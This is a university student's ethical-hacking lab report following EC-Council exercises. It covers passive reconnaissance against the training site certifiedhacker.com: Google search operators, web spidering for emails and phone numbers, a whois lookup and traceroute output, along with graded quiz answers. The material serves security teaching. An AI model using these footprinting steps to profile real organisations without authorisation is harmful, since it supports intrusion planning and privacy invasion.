

VISVESVARAYA TECHNOLOGICAL UNIVERSITY

"JnanaSangama", Belgaum -590014, Karnataka.



LAB REPORT
on

Ethical Hacking

Submitted by

Rajdeep Bandyopadhyay (1BM22IC045)

in partial fulfillment for the award of the degree of
BACHELOR OF ENGINEERING

in
COMPUTER SCIENCE AND ENGINEERING(IoT and Cybersecurity including Blockchain)



B.M.S. COLLEGE OF ENGINEERING

(Autonomous Institution under VTU)

BENGALURU-560019

March-2025 to June-2025



Edit with WPS Office

B. M. S. College of Engineering,

Bull Temple Road, Bangalore 560019

(Affiliated To Visvesvaraya Technological University, Belgaum)

Department of Computer Science and Engineering(IoT and Cybersecurity including Blockchain)



CERTIFICATE

This is to certify that the Lab work entitled "Ethical Hacking" carried out by **Rajdeep Bandyopadhyaya (1BM22IC045)**, who is a bonafide student of B. M. S. College of Engineering. It is in partial fulfillment for the award of Bachelor of Engineering in Computer Science and Engineering(IoT and Cybersecurity including Blockchain) of the Visvesvaraya Technological University, Belgaum during the year 2025. The Lab report has been approved as it satisfies the academic requirements in respect of a Ethical Hacking (23IC6PCEHG) work prescribed for the said degree.

Krupa K S
Assistant Professor
Department of CSE(ICB)
BMSCE, Bengaluru

Dr. Prasad G R
Professor and Head
Department of CSE(ICB)
BMSCE, Bengaluru



Edit with WPS Office

Index Sheet

Sl. No.	Experiment Title	Page No.
1	Ethical Hacking Fundamentals	1-28
2	Information Security Threats and Vulnerability Assessment	29-45
3	Password Cracking Techniques and Countermeasures	46-61
4	Social Engineering Techniques and Countermeasures	62-73
5	Network Level Attack and Countermeasures	74-100
6	Web Application Attack and Countermeasures	101-133
7	Wireless Attack and Countermeasures	134-137
8	Mobile Attack and Countermeasures	138-161
9	IOT and OT Attack and Countermeasures	162-178
10	Cloud Computing Threats and Countermeasures	179-186



Edit with WPS Office

Ethical Hacking Report – 01 (Date: 22-03-2025)

Ethical Hacking Fundamentals


EC-Council Lab Assignment: Module 2

Perform passive footprinting to gather information about a target

Ethical hackers or pen testers use numerous tools and techniques to collect information about the target. Here we learned various footprinting techniques include:

1. Gather information using advanced google hacking technique


- 1.1. First select the Windows 10 machine and press **Ctrl+Alt+Delete** (or use the button in the Resources pane or Commands menu).
- 1.2. Click **Pa\$\$w0rd** to paste it in the Password field and press **Enter** to log in.



- 1.3. If the **Welcome to Windows** wizard appears, click **Continue**, then click **Cancel** in the **Sign in with Microsoft** wizard.
- 1.4. On the **Networks** screen, click **Yes** to allow network discovery.
- 1.5. Open **Mozilla Firefox**, type <https://www.google.com> in the address bar, and press **Enter**.



Edit with WPS Office



1.6. If a **Default Browser** pop-up appears, uncheck the checkbox and click **Not now**.

1.7. If a **Content Blocking** pop-up appears, click **Got it**.

1.8. If a **notification** appears at the top, click **Okay, Got it**, then click **I agree** in the Google Search wizard.

1.9. When Google search appears, dismiss any pop-ups by clicking **No, thanks**.

1.10. Use filter **intitle:hacking site:www.eccouncil.org** in a search command
The query will show results only from the **EC-Council** website where the word "hacking" appears in the title.

intitle:hacking site:www.eccouncil.org

All Images Videos News Short videos Shopping Forums More Tools

What is Ethical Hacking
Ethical hacking is a process of detecting vulnerabilities in an application, system, or organization's infrastructure that an attacker can use to exploit an ...


CEH Certification | Ethical Hacking Training & Course
20 learning modules covering over 550 attack techniques, CEH provides you with the core knowledge you need to thrive as a cybersecurity professional.

What is System Hacking? Definition, Types and Processes
28 Mar 2023 — System hacking refers to using technical skills and knowledge to gain access to a computer system or network.



Edit with WPS Office

- 1.11. Use the filter **EC-Council filetype:pdf** is a search command. The query will show PDF files related to EC-Council in the search results.



A screenshot of a Google search results page. The search query is "Ec-Council filetype:pdf". The top result is a PDF titled "Cyber-Handbook-Enterprise-2.2.pdf" from the EC-Council website. Below the result, there is a snippet of text: "EC-Council creates content (course materials and exams) and certification delivered through our channel of authorized training centers which." It also mentions "38 pages". To the right of the snippet, there is a "People also ask" section with four collapsed dropdowns: "What is the EC-Council?", "What is the EC-Council controversy?", "Which is better CompTIA or EC-Council?", and "Is EC-Council free?". At the bottom right of the search results area, there is a "Feedback" link.

- 1.12. Now, click on any link from the results



This will appear displaying the PDF file, as shown in the screenshot.



Edit with WPS Office

- 1.13. In the search bar, type the command **allinurl: ethical hacking** and press **Enter** to search your results containing the word specified in the URL.

The screenshot shows a Google search results page with the query "allinurl: ethical hacking". The results are filtered to show only pages where "ethical" and "hacking" are part of the URL. The sidebar contains the following text and a checklist:

nacking and press enter to search your results
containing the word specified in the URL.

13. The page displays only pages containing the words "ethical" and "hacking" in the URL, as shown in the screenshot.

14. Now, click back icon present on the top-left corner of the browser window to navigate back to <https://www.google.com>.

Previous Next 59 Minutes Remaining

The page displays only pages containing the words “ethical” and “hacking” in the URL, as shown in the screenshot.

- 1.14. Now go back and filter **related:www.eccouncil.org** is a search command used in search engines.

The query will show websites that are similar or related to EC-Council's website.



Edit with WPS Office

Instructions

Resources

15. In the search bar, type the command related:www.eccouncil.org and press Enter to search your results that are similar or related to the URL specified.

16. The page displays Google search engine results page with websites similar to eccouncil.org, as shown in the screenshot.

Previous Next 54 Minutes Remaining

17. Apart from the aforementioned advanced Google operators, you can also use the following to perform an advanced search to gather more information about the target organization from publicly available sources.
- cache: This operator allows you to view cached version of the web page. [cache:www.google.com]—Query returns the cached version of the website www.google.com
 - inurl: This operator restricts the results to pages containing the word specified in the URL [inurl: copy site:www.google.com]—Query returns only pages in Google site in which the URL has the word "copy"
 - allintitle: This operator restricts results to pages containing all the query terms specified in the title. [allintitle: detect malware]—Query returns only pages containing the words "detect" and "malware" in the title
 - inanchor: This operator restricts results to pages containing the query terms specified in the anchor text on links to the page. [Anti-virus inanchor:Norton]—Query returns only pages with anchor text on links to the pages containing the word "Norton" and the page containing the word "Anti-virus"
 - allinanchor: This operator restricts results to pages containing all query terms specified in the anchor text on links to the page. [allinanchor: test cloud service provider]—Query returns only pages in which the anchor text on links to the pages contain the words "best," "cloud," "service," and "provider"
 - link: This operator searches websites or pages that contain links to the specified website or page. [link:www.googleguide.com]—Finds pages that point to Google Guide's home page
 - info: This operator finds information for the specified web page. [info:gohotel.com]—Query provides information about the national hotel directory GoHotel.com home page
 - location: This operator finds information for a specific location. [location: 4 seasons restaurant]—Query give you results based around the term 4 seasons restaurant
18. This concludes the demonstration of gathering information using advanced Google hacking techniques. You can conduct a series of queries on your own by using these advanced Google operators and gather the relevant information about the target organization.
19. Close all open windows and document all the acquired information.

Question 2.1.1

Use an advanced Google hacking technique to find PDF files on the www.eccouncil.org website. Enter the complete URL of the Cyber-Handbook-Enterprise-2.pdf file.

Score

Correct




Edit with WPS Office


2. Extract a company's data using Web Data Extractor

Web data extraction gathers information from a company's website, including contact details, URLs, and meta tags. Tools like **Web Data Extractor** use web spiders to automate data collection for ethical hacking.

- 2.1. Follow the wizard steps to install Web Data Extractor Pro and click **Finish**.
- 2.2. After installation, launch **Web Data Extractor Pro** from Desktop.



- 2.3. Launch The **Web Data Extractor Pro** main window appears. Click **new session** to start a new session.



Edit with WPS Office

The Session window appears; type a URL (here, <https://www.certifiedhacker.com>) in the **Start URL** field. Check all the options, as shown in the screenshot and Click **Start** to initiate the data extraction.

2.4. Now click on **Results** tab to view the collected information about the website.

The screenshot shows the Web Data Extractor Pro interface. At the top, it says "Web Data Extractor Pro 4.1. Trial Version. You are on day 2 of your 15 day evaluation period." Below the title bar are buttons for "new session", "edit session", "start", "pause", and "stop". To the right is a graph showing "0 B/s" and an "options" gear icon. The main window has tabs: "Process log", "Results" (which is selected), "Bad URLs (11)", and "Stored Sessions". Under "Results", there are sub-tabs: "MetaTag (20)", "Email (11)", "Phone (77)", "Fax (75)", "Link (45)", and "Domain (1)". The "MetaTag (20)" tab is active, displaying a table with columns: Description, Keywords, Title, Url, and Host. The table contains 20 rows of data, mostly from the website https://www.certifiedhacker.com, including various page titles like "Professional Hacker", "Clear Construction P-Folio", and "Under The Trees", along with their URLs and host details. At the bottom of the interface, status bars show "Processing time: 00:00:15.151", "Sites processed: 62 / 78", "Downloaded: 796 KB", and "Av. Speed: 214 KB/s".

- Select the **Meta tag** tab to view details like URL, Title, Keywords, and Description.
- Select the **Email** tab to see email-related information.
- Select the **Phone** tab to check phone details.
- Explore the **Fax**, **Link**, and **Domain** tabs for more information.

2.5. This completes the demonstration of Web Data Extractor Pro for extracting company data.

Question 2.1.2.1

In the Windows 10 machine, use Web Data Extractor Pro web spidering tool located at D:\EHE-Tools\EHE Module 02 Ethical Hacking Fundamentals\Web Spiders\Web Data Extractor to gather the target company's data. Enter the target website that was used in this task to gather information.

<https://www.certifiedhacker.com>

Score

Correct



Edit with WPS Office

3. Perform whois lookup using DomainTools

Whois is a protocol used to query databases storing details of domain owners and IP addresses. It operates on port 43 (TCP) and is managed by Regional Internet Registries (RIRs). Whois databases provide information such as owner details, creation & expiration dates. DomainTools can be used to perform a Whois lookup to gather target information.

- 3.1. On the Windows 10 machine, open a web browser (**Mozilla Firefox**). In the address bar, enter <http://whois.domaintools.com> and press **Enter** to open the Whois Lookup website



- 3.2. Enter a domain or IP address... search bar, type www.certifiedhacker.com and click Search.



Edit with WPS Office

DomainTools PROFILE ▾ CONNECT ▾ MONITOR ▾ SUPPORT WHOIS ▾

LOGIN Sign Up

Home > Whois Lookup > CertifiedHacker.com

Notice: Possible depreciation of Whois services after January 28, 2025. [More Info](#)

Whois Record for CertifiedHacker.com

Domain Profile

Registrar	Network Solutions, LLC IANA ID: 2 URL: http://networksolutions.com Whois Server: whois.networksolutions.com domain.operations@web.com (P) +18777228662
Registrar Status	clientTransferProhibited
Dates	8,270 days old Created on 2002-07-30 Expires on 2025-07-30 Updated on 2024-08-22
Name Servers	NS1.BLUEHOST.COM (has 2,051,267 domains) NS2.BLUEHOST.COM (has 2,051,267 domains)
IP Address	162.241.2.16.11 - 920 other sites hosted on this server
IP Location	US - Utah - Provo - UnifiedLayer
ASN	AS46606 UNIFIEDLAYER-AS-1, US (registered Oct 24, 2008)

DomainTools Iris
The gold-standard internet intelligence platform
[Learn More](#)

Tools

- Hosting History
- Monitor Domain Properties
- Reverse IP Address Lookup
- Network Tools
- Visit Website

Preview the Full Domain Report

[View Screenshot History](#)

Available TLDs

DomainTools PROFILE ▾ CONNECT ▾ MONITOR ▾ SUPPORT WHOIS ▾

LOGIN Sign Up

Domain Status: Registered And No Website

IP History: 13 changes on 13 unique IP addresses over 19 years

Hosting History: 2 changes on 3 unique name servers over 10 years

Whois Record (last updated on 2025-08-22)

Domain Name: CERTIFIEDHACKER.COM
Registry Domain ID: 66649376_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: <http://networksolutions.com>
Updated Date: 2024-08-23T07:51:37Z
Creation Date: 2002-07-30T00:32:00Z
Registrar Registration Expiration Date: 2025-07-30T00:32:00Z
Registrar: Network Solutions, LLC
Registrar IANA ID: 2
Reseller:
Domain Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>
Registry Registrant ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 3335 Gate Parkway, care of Network Solutions PO Box 450
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32256
Registrant Country: US
Registrant Phone: +1.5707058622
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: kq3l994x73e@networksolutionsprivateregistration.com
Registrant Admin ID:

General TLDs Country TLDs

The following domains are available through our preferred partners. Select domains below for more information (3rd party site)

- Taken domain.
- Available domain.
- Deleted previously owned domain.

CertifiedHacker.com	View Whois
CertifiedHacker.net	View Whois
CertifiedHacker.org	View Whois
CertifiedHacker.info	Buy Domain
CertifiedHacker.biz	Buy Domain
CertifiedHacker.us	Buy Domain

This concludes the demonstration of gathering target organization information using Whois lookup on DomainTools.



Edit with WPS Office

Question 2.1.3.1

Perform Whois Lookup using DomainTools (<http://whois.domaintools.com>) and find the Registrant Postal Code of www.certifiedhacker.com website.

32256

Score


✓ Correct

2. Perform network scanning to identify live hosts, open ports and services and target OS in the network

o Perform network tracerouteing in Windows and Linux machines

Network tracerouting identifies the path a packet takes between the source and destination. It provides details like **IP addresses of intermediate hosts**, helping map **network topology**. Traceroute reveals **trusted routers, firewall locations, and network structure** of an organization.

- open the **Command Prompt** window. Type **tracert www.certifiedhacker.com** and press **Enter** to view the hops that the packets made before reaching the destination



```
cmd Select Command Prompt - tracert www.certifiedhacker.com
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Admin>www.certifiedhacker.com
'www.certifiedhacker.com' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Admin>
C:\Users\Admin>tracert www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 30 hops:

 1  <1 ms    1 ms    1 ms  10.18.1.1
 2  1 ms    <1 ms    2 ms  172.18.0.1
 3  <1 ms    2 ms    1 ms  192.168.0.29
 4  2 ms    3 ms    3 ms  103.18.87.33
 5  *        2 ms    *   68.222.112.64
 6  2 ms    2 ms    *   Hu-0-0-0-0.br07.sin02.as3491.net [63.218.164.98]
 7  3 ms    7 ms    5 ms  63-216-144-10.static.as3491.net [63.216.144.10]
 8  2 ms    *        3 ms  ae-4.r22.sngpsi07.sg.bb.gin.ntt.net [129.250.5.61]
 9  *        *        *   Request timed out.
10  185 ms   186 ms   187 ms  ae-1.r26.lsanca07.us.bb.gin.ntt.net [129.250.2.178]
11  194 ms   194 ms   192 ms  ae-13.a04.lsanca07.us.bb.gin.ntt.net [129.250.3.131]
12  191 ms   183 ms   183 ms  ce-1-1-2.a04.lsanca07.us.ce.gin.ntt.net [128.241.10.27]
13  197 ms   198 ms   197 ms  162-215-195-163.unifiedlayer.com [162.215.195.163]
14  200 ms


```

- Type **tracert /?** and press **Enter** to show the different options for the command, as shown in the screenshot.



Edit with WPS Office

```
Command Prompt
16  205 ms   204 ms   204 ms  69-195-64-111.unifiedlayer.com [69.195.64.111]
17  194 ms   195 ms   195 ms  po97.prv-leafia.net.unifiedlayer.com [162.144.240.123]
18  198 ms   198 ms   198 ms  box5331.bluehost.com [162.241.216.11]

Trace complete.

C:\Users\Admin>
C:\Users\Admin>
C:\Users\Admin>
C:\Users\Admin>tracert /?

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
                [-R] [-S srcaddr] [-4] [-6] target_name

Options:
  -d           Do not resolve addresses to hostnames.
  -h maximum_hops Maximum number of hops to search for target.
  -j host-list  Loose source route along host-list (IPv4-only).
  -w timeout    Wait timeout milliseconds for each reply.
  -R           Trace round-trip path (IPv6-only).
  -S srcaddr   Source address to use (IPv6-only).
  -4           Force using IPv4.
  -6           Force using IPv6.

C:\Users\Admin>
```

- Type **tracert -h 5 www.certifiedhacker.com** and press **Enter** to perform the trace, but with only 5 maximum hops allowed.

```
Command Prompt
[-R] [-S srcaddr] [-4] [-6] target_name

Options:
  -d           Do not resolve addresses to hostnames.
  -h maximum_hops Maximum number of hops to search for target.
  -j host-list  Loose source route along host-list (IPv4-only).
  -w timeout    Wait timeout milliseconds for each reply.
  -R           Trace round-trip path (IPv6-only).
  -S srcaddr   Source address to use (IPv6-only).
  -4           Force using IPv4.
  -6           Force using IPv6.

C:\Users\Admin>tracert -h 5 www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 5 hops:

  1  <1 ms      1 ms    1 ms  10.10.1.1
  2  <1 ms      <1 ms   1 ms  172.18.0.1
  3  <1 ms      <1 ms   <1 ms  192.168.0.29
  4  2 ms       1 ms    2 ms  103.18.87.33
  5  2 ms       4 ms    2 ms  63.222.112.64

Trace complete.

C:\Users\Admin>
```

- The results are displayed, as shown in the screenshot.



Edit with WPS Office

```


C:\Users\Admin>tracert -w 5 www.certifiedhacker.com

Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 30 hops:

 1   2 ms    <1 ms      1 ms  10.10.1.1
 2   1 ms    <1 ms      <1 ms  172.18.0.1
 3   <1 ms    <1 ms      <1 ms  192.168.0.29
 4   2 ms    1 ms      1 ms  103.18.87.33
 5   2 ms    2 ms      2 ms  63.222.112.64
 6   *        *         3 ms  Hu-0-0-0-0.br07.sin02.as3491.net [63.218.164.98]
 7   *        1 ms      1 ms  63-216-144-10.static.as3491.net [63.216.144.10]
 8   *        3 ms      *    ae-4.r22.sngps107.sg.bb.gin.ntt.net [129.250.5.61]
 9   84 ms    *        100 ms ae-4.r27.osakjp02.jp.bb.gin.ntt.net [129.250.2.67]
10  187 ms   185 ms    *    ae-1.r26.lsanca07.us.bb.gin.ntt.net [129.250.2.176]
11  193 ms   193 ms    *    ae-13.a04.lsanca07.us.bb.gin.ntt.net [129.250.3.131]
12  179 ms   179 ms    *    ce-1-1-2.a04.lsanca07.us.ce.gin.ntt.net [128.241.10.27]
13  197 ms   198 ms    *    162-215-195-163.unifiedlayer.com [162.215.195.163]
14  201 ms   *        203 ms 162-215-193-229.unifiedlayer.com [162.215.193.229]
15  208 ms   208 ms    *    69-195-64-235.unifiedlayer.com [69.195.64.235]
16  204 ms   204 ms    *    69-195-64-111.unifiedlayer.com [69.195.64.111]
17  194 ms   194 ms    *    po97.prv-leafia.net.unifiedlayer.com [162.144.240.123]
18  198 ms   198 ms    *    box5331.bluehost.com [162.241.216.11]
19  198 ms   199 ms    *    box5331.bluehost.com [162.241.216.11]
20  198 ms   198 ms    *    box5331.bluehost.com [162.241.216.11]
21  198 ms   198 ms    *    box5331.bluehost.com [162.241.216.11]
22  198 ms   199 ms    *    box5331.bluehost.com [162.241.216.11]
23  198 ms   199 ms    *    box5331.bluehost.com [162.241.216.11]
24  199 ms   198 ms    *    box5331.bluehost.com [162.241.216.11]

```

